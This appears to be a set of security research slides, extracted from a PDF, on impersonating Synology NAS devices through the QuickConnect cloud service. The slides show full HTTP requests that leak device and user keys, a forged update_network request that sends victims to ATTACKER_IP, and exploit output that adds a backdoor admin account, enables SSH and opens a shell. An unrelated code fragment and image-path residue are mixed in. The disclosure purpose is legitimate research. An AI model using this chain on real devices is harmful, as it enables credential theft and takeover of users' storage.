
MyNasAlias

Connect







<https://MyNas.quickconnect.to>



<https://MyNas.quickconnect.to>




User



GET  
<https://MyNas.quickconnect.to>

Yes, we can  
collect all  
subdomain..


Tunnel  
using  
OpenVPN



MyNas


# Device Authentication

- Device-side auth is performed using multiple secrets
  - (Western Digital only relied on GUID)
- So what's the problem? We can leak these secrets



# Device Authentication

- Device-side auth is performed using multiple secrets
  - (Western Digital only relied on GUID)
- So what's the problem? **We can leak these secrets**



# Synology Device Identifiers

- So what secret do we need to impersonate Synology device?
  - **MAC Address**
  - **Serial Number**
  - **Device Model**
  - **DS Token** - Deterministically generated from the serial number  
 $md5\_rec(serial)$
  - **API-KEY** - Device's QuickConnect key 9a8yva45jxzer26j23r..
  - **AUTH-KEY** - User's QuickConnect key
  - **Device Alias** - QuickConnect ID Name
  - **Device ID** - QuickConnect ID Number

# Synology Discovery Protocol

- Synology Assistant
- UDP/9999
- Two versions:
  - V1 - Legacy version
  - V2 - encrypted, fully authenticated
- Luckily both are enabled
- Wrote a client to leak
  - SN
  - Model
  - MAC

The screenshot shows a web-based interface for managing Synology devices. At the top, there's a navigation bar with tabs for 'Management' (which is selected) and 'Printer Device'. Below the navigation bar, there are search and connection-related buttons: 'Search', 'Connect', 'Map Drive', and 'Set Up WOL'. On the right side of the header, there are icons for gear, help, and notifications.

The main content area displays detailed information about a device. The table has the following columns: Server name, IP address, IP status, Status, MAC address, Version, Model, Serial no, and WOL status. The data for the current device is as follows:

Server name	IP address	IP status	Status	MAC address	Version	Model	Serial no	WOL status
synology	10.10.10.10	DHCP	Ready	00:11:32:XX:XX:XX	7.1-42661 update 1	DS920+	204	--

On the right side of the interface, there is a large block of hex dump data representing the device's configuration or discovery response. Annotations with orange arrows point to specific fields: one arrow points to the word 'Serial Number' above a row of data, and another arrow points to the word 'Model' above another row of data.

# Synology Device Identifiers

- So what secret do we need to impersonate Synology device?
  - **MAC Address** - `90:09:d0:01:23:45`
  - **Serial Number** - `2230FG45A0`
  - **Device Model** - `DS920+`
  - **DS Token** - Deterministically generated from the serial number  
`md5_rec(2230FG45A0)`
  - **API-KEY** - Device's QuickConnect key
  - **AUTH-KEY** - User's QuickConnect key
  - **Device Alias** - QuickConnect ID Name
  - **Device ID** - QuickConnect ID Number

# Synology DiskStation Manager api.php Authentication Bypass Vulnerability - ZDI-CAN-19609

- **api.php** endpoint to generate new device API Key

The screenshot shows a network request and response in a browser's developer tools.

**Request:**

```
1 POST /api.php HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: synology_geminilake_920+ DSM7.1-42962 Update 1 (Apikey)
4 Accept: /*
5 Connection: close
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 122
8
9 action=register&serial=[REDACTED]&token=aca1[REDACTED]570743a&
model=DS920+&mac=[REDACTED]
```

An orange arrow points from the word "register" in the URL to the "register" label below the request pane.

**Response:**

```
1 HTTP/1.0 200 OK
2 Server: [REDACTED]
3 Date: Wed, 16 Nov 2022 09:25:47 GMT
4 Set-Cookie: PHPSESSID=0A[REDACTED]BA
5
6 {
    "action": "register",
    "errno": 0,
    "key": "96y84u[REDACTED]k15BBetE2-32awgNyyXi",
    "fields": {
        "id": 0,
        "key": "",
        "mac": "",
        "submac": "",
        "serial": "",
        "model": "",
        "version": "",
        "cmdline": "",
        "mount": "",
        "synofile": "",
        "create_time": "0001-01-01T00:00:00Z",
        "update_time": "0001-01-01T00:00:00Z"
    }
}
```

An orange arrow points from the "New API-KEY" label to the generated key in the response.

# Synology Device Identifiers

- So what secret do we need to impersonate Synology device?
  - **MAC Address** - `90:09:d0:01:23:45`
  - **Serial Number** - `2230FG45A0`
  - **Device Model** - `DS920+`
  - **DS Token** - Deterministically generated from the serial number  
`md5_rec(2230FG45A0)`
  - **API-KEY** - Device's QuickConnect key `9a8yva45jxzer26j23r..`
  - **AUTH-KEY** - User's QuickConnect key
  - **Device Alias** - QuickConnect ID Name
  - **Device ID** - QuickConnect ID Number

# Synology DiskStation Manager dnsauth.php Missing Authentication Information Disclosure Vulnerability - ZDI-CAN-19828

- **dnsauth.php** endpoint to generate new user Auth Key

The screenshot shows a network traffic capture interface with two panels: Request and Response.

**Request:**

- Pretty
- F
- Hex

```
1 POST /dnsauth.php
2 Host: [REDACTED]
3 User-Agent: synology_geminilake_920+ DSM7.1-42962 Update 1
4 (myds)
5 Accept: */*
6 Connection: close
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 232
9 ds_sn=[REDACTED]&ds_token=aca[REDACTED]5ce3a570743a&
api_key=96y84ufWxJ[REDACTED]-32awgNyXi&action=
get_auth_key&type=acnt_apikey&email=[REDACTED]&serial_no=[REDACTED]
```

**Response:**

- Pretty
- Raw
- Hex
- Render

```
1 HTTP/1.0 200 OK
2 Server: [REDACTED]
3 Date: Wed, 16 Nov 2022 09:26:14 GMT
4 Set-Cookie: PHPSESSID=0AeN2H[REDACTED]qtBA
5
6 {
7     "code": "good",
8     "myds_id": "[REDACTED]", DS ID
9     "id": "[REDACTED]", DS ID
10    "auth_key": "8ab9664e6e6fe61f[REDACTED]821d", AUTH-KEY
11    "id": "[REDACTED]"
```

# Synology Device Identifiers

- So what secret do we need to impersonate Synology device?
  - **MAC Address** - `90:09:d0:01:23:45`
  - **Serial Number** - `2230FG45A0`
  - **Device Model** - `DS920+`
  - **DS Token** - Deterministically generated from the serial number  
`md5_rec(2230FG45A0)`
  - **API-KEY** - Device's QuickConnect key `9a8yva45jxzer26j23r..`
  - **AUTH-KEY** - User's QuickConnect key `8abc54f51is1js2b129..`
  - **Device Alias** - QuickConnect ID Name
  - **Device ID** - QuickConnect ID Number

# Getting Device Alias and ID

- **dnsauth.php** endpoint get device alias (and ID)

Request		Response	
	Pretty	Pretty	Raw
1	POST /dnsauth.php	1	HTTP/1.0 200 OK
2	Host: [REDACTED]	2	Server: [REDACTED]
3	User-Agent: synology_geminilake_920+ DSM7.1-42962 Update 1 (myds)	3	Date: Wed, 16 Nov 2022 09:25:47 GMT
4	Accept: */*	4	Set-Cookie: PHPSESSID=0AeN2Kr [REDACTED] tBA
5	Connection: close	5	
6	Content-Type: application/x-www-form-urlencoded	6	
7	Content-Length: 158		
8			
9	action=check&auth_key=8ab9664e6e6fe6 [REDACTED] e2 3a40a6e41f61821d1&id=[REDACTED]&serial_no=[REDACTED]&ds_info=alias%2Cddns		

The Response section shows the JSON response from the server. An orange arrow points to the "alias" field in the JSON object, which is highlighted in green. The word "alias" is also highlighted in orange at the bottom right of the slide.

```
HTTP/1.0 200 OK
Server: [REDACTED]
Date: Wed, 16 Nov 2022 09:25:47 GMT
Set-Cookie: PHPSESSID=0AeN2Kr [REDACTED] tBA
{
    "code": "good",
    "alias": "[REDACTED]", alias
    "ddns": "something.synology.me",
    "report_cron_timestamp": "~ ~ * * ~"
}
```

# Synology Device Identifiers

- So what secret do we need to impersonate Synology device?
  - **MAC Address** - `90:09:d0:01:23:45`
  - **Serial Number** - `2230FG45A0`
  - **Device Model** - `DS920+`
  - **DS Token** - Deterministically generated from the serial number  
`md5_rec(2230FG45A0)`
  - **API-KEY** - Device's QuickConnect key `9a8yva45jxzer26j23r..`
  - **AUTH-KEY** - User's QuickConnect key `8abc54f51is1js2b129..`
  - **Device Alias** - QuickConnect ID Name `MyNas`
  - **Device ID** - QuickConnect ID Number `12345678`

# Device Impersonation

- We impersonated the device
- Sent update\_network command to quickconnect
- “notified” the server that our NAS address changed to **ATTACKER\_IP**

## Request

Pretty F Hex


```
1 POST /Serv.php HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: synology_geminilake_920+ DSM7.1-42962 Update 1 (Quickconnect)
4 Accept: */*
5 Connection: close
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 1095
8
9 [
  {
    "auth": {
      "key": "96y8[REDACTED]0743a",
      "mac": "[REDACTED]",
      "model": "DS920+",
      "serial": "[REDACTED]",
      "serverID": "[REDACTED]",
      "timezone": "Amman",
      "token": "aca197[REDACTED]0743a"
    },
    "command": "register",
    "version": 1
  },
  {
    "command": "update_network",
    "ddns": "",
    "fqdn": "[REDACTED]",
    "gateway": "[REDACTED]",
    "interface": [
      {
        "ip": "[REDACTED]",
        "ipv6": [
          {
            "addr_type": 32,
            "link_layer": "[REDACTED]"
          }
        ]
      }
    ],
    "mac": "[REDACTED]"
  }
]
```



**Attacker's controlled server**

# Attack Flow

- Once the victim entered their NAS, they were actually **relayed** to our malicious “NAS”
- We got the creds and logged in to the real NAS :)



```
[ ] Checking if tokens are available
[ ] Tokens are available! Trying to extract them
[ ] Tokens are available! Trying to extract PATH_TOKEN_TYPE_COOKIE
[ ] Tokens are available! Trying to extract PATH_TOKEN_TYPE_SYNOID
[ ] Adding new admin user to the system
[ ] Adding new user: clarotypwn, password: Password1!
https://10.100.233.130:5001/webapi/entry.cgi
[ ] Enabling SSH on the device
https://10.100.233.130:5001/webapi/entry.cgi
[ ] Connecting to SSH and starting read-eval-print-loop
uid=1036(clarotypwn) gid=100(users) groups=100(users),101
(administrators),1023(http)

> id
uid=1036(clarotypwn) gid=100(users) groups=100(users),101
(administrators),1023(http)

> id
uid=1036(clarotypwn) gid=100(users) groups=100(users),101
(administrators),1023(http)

> id
```

**Monitor Tokens**

# Summary

## OPERATOR CLASSES


```
    types.Operator):
    """mirror to the selected object"""
    if self.select == 1:
        self.select = 0
        self.select_mirror(mirror)
    else:
        self.select = 1
        self.select_mirror(mirror)
```

operator is not None




Attacker



This is what the user  
wants...



“NAS”




User



NAS







Attacker



User

But this is what the user gets..





# Summary

- Cloud services focus on strong **user** authentication, not so much on **device** authentication
  - Prone to device impersonation vulnerabilities
- Weak or public-knowledge identifications are used for device authentication
- This is not a “one-off” vulnerability, we saw this with many vendors
  - Western Digital
  - Synology
  - Many IoT vendors

